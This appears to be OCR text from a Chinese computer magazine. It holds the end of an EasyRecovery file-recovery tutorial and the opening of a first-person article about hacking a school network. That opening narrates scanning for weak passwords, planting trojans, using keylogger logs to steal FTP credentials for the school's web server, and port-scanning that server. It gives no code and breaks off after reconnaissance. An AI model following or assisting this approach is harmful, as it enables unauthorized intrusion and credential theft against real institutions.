


图5




图6

因为文件比较少容量也小，所以恢复的速度比较快，一会儿就好了，最后点击"完成"。回到我的桌面上看看，这四个文件是不是已经成功的找回来了。打开后一切正常，文件也都没有损坏，如图7。




图7

三、误格式化分区后恢复

我再将02.jpg、123.doc、千里之外.wmv这三个文件放回我的E盘里，然后将E盘格式化，再回到"EasyRecovery"数据恢复的操作界面，点击"原始恢复"，接着也是弹出一个请稍候的对话框，然后来到如图8所示的界面，再选择E盘，其它默认。




图8

点击"文件类型"选择要恢复文件的扩展名，选中保存，直接使用默认的扩展名来恢复。这些扩展名中包括了大部分的文件类型，如果没有的话，还可以自行添加。再点"下一步"，程序会弹出一个正在扫描文件的对话框，如图9。这里有时间显示的，大概要5分钟，




图9

接下来只有等待了。5分钟后结果出来了，如图10。

我们要根据扩展名来寻找需要的文件，DOC、JPG、WMV（但是我们并没有找到WMV的文件，却找到一个ASF的文件，这是因为WMV和ASF的文件名是相同的，所以程序就自动将原来的WMV文件改成ASF文件恢复出来了）。恢复出来的文件可能有好多个，可以根据文件的大小来选择，如果不清楚文件大小的话，只能全部选中进行恢复了。好了，再点"下一步"，选择一个本地的分区，不能为E盘，我直接恢复到桌面上的新建文件夹里。再点击"下一步"，很快就会恢复完成，如图11。




图10




图11

打开新建文件夹，你会看到一些以扩展名命名的文件夹，如图12。此时他们的文件名以FIL0顺序命名，所以你要一个个打开来看看是不是你想要找的文件。看我全部都找到了，文件也都没有损坏，如图13。



图12




图13

其实EasyRecovery远不止这几个功能，还有其它许多的功能，比如修复Office文件等等，有兴趣的朋友自己慢慢去研究吧。

（本文所涉及到的EasyRecovery已收录到光盘中）

校园网菜鸟入侵大作战

Jannick[L.S.T]

一、入侵前奏

高一刚到学校时，还不敢拿学校的服务器开刀，保不准要被开除的。于是那时候就拿着扫描器乱扫，别说还真扫出来不少弱口令的电脑。于是加用户、种木马，机械式的操作让我真的做了一次“鸡场主”。

那些肉鸡大多都没什么用的，但其中却有一台电脑给我带来了好运，注定了我要拿下校园网的主服务器。因为学校会将每次的考试成绩放到网上公布，而那台电脑恰好是教务处的，于是我查看肉鸡的键盘记录，得到了一个校园网web服务器10.100.0.2的具有上传、删除、修改文件权限的FTP帐号。




图2

二、总攻开始

这一次，我仍然将目标锁定在了校园网web服务器10.100.0.2上，网站使用的是动网的Asp.net新闻系统，看来服务器支持Aspx文件解析。我们先进行常规的扫描，拿出X-Scan对web服务器进行扫描：无法Ping通，说明装有防火墙，没有弱口令，端口开放有21（FTP服务）、80（Web服务）、3389（远程终端服务），我连接3389端口，发现服务器系统为Windows2003。

